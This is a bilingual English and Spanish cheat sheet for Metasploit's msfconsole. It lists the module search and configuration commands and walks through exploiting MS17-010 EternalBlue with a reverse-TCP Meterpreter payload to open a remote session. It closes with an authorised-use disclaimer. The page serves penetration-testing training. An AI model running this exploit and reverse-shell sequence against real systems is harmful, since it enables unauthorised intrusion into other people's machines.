
Metasploit Framework is the most widely used exploitation platform in pentesting: it centralises thousands of exploits, payloads and auxiliary modules in an interactive console (msfconsole), with a consistent workflow to search, configure and launch any of them.
Type
CLI (interactive console)
Platform
Kali / Linux
Basic flow
msfconsole
Step
Command
1. Search for the exploit
search <service> — e.g. search smb
2. Filter by type/name
search type:exploit name:tomcat
3. Select the module
use <module> — e.g. use exploit/windows/smb/ms17_010_eternalblue
Step-by-step example — Windows Meterpreter (MS17-010)
search ms17_010
use exploit/windows/smb/ms17_010_eternalblue
show options
set RHOSTS 192.168.1.50
set LHOST 10.0.0.5
show payloads
set PAYLOAD windows/x64/meterpreter/reverse_tcp
exploit -j
sessions -l
sessions -i 1
Responsible use
These commands are for systems you own or have explicit written authorisation to test (labs, CTFs, contracted engagements). Using them against third-party infrastructure without permission is illegal in most countries.
Metasploit Framework es la plataforma de explotación más usada en pentesting: centraliza miles de exploits, payloads y módulos auxiliares en una consola interactiva (msfconsole), con un flujo de trabajo consistente para buscar, configurar y lanzar cualquiera de ellos.
Tipo
CLI (consola interactiva)
Plataforma
Kali / Linux
Flujo básico
msfconsole
Paso
Comando
1. Buscar el exploit
search <servicio> — ej: search smb
2. Filtrar por tipo/nombre
search type:exploit name:tomcat
3. Seleccionar módulo
use <módulo> — ej: use exploit/windows/smb/ms17_010_eternalblue
4. Ver info del módulo
info
5. Ver opciones requeridas
show options
6. Configurar objetivo
set RHOSTS <IP>
7. Ver/elegir payload
show payloads / set payload <ruta>
8. Configurar LHOST
set LHOST <tu IP>
9. Ejecutar
exploit (exploits) / run (auxiliary)
Comandos de msfconsole
Comando
Qué hace
search <término>
Busca módulos (exploits, auxiliary, payloads...)
use <módulo>
Selecciona un módulo para configurarlo
info
Info detallada del módulo cargado
show options
Lista variables requeridas/opcionales (RHOST, RPORT, PAYLOAD...)
show advanced
Opciones avanzadas del módulo
show payloads
Payloads compatibles con el módulo cargado
set <VAR> <valor>
Asigna una variable (LHOST, LPORT, RHOST...)
setg <VAR> <valor>
Asigna la variable globalmente (persiste al cambiar de módulo)
unset <VAR>
Elimina una variable configurada
back
Deshace el use y vuelve al prompt principal
check
Prueba si el objetivo es vulnerable sin explotar (si el módulo lo soporta)
exploit / run
Ejecuta el módulo (exploit en exploits, run en auxiliary)
Ejemplo paso a paso — Windows Meterpreter (MS17-010)
search ms17_010
use exploit/windows/smb/ms17_010_eternalblue
show options
set RHOSTS 192.168.1.50
set LHOST 10.0.0.5
show payloads
set PAYLOAD windows/x64/meterpreter/reverse_tcp
exploit -j
sessions -l
sessions -i 1
Uso responsable
Estos comandos son para entornos propios o con autorización explícita por escrito (laboratorios, CTF, auditorías contratadas). Usarlos contra infraestructura ajena sin permiso es ilegal en la mayoría de países.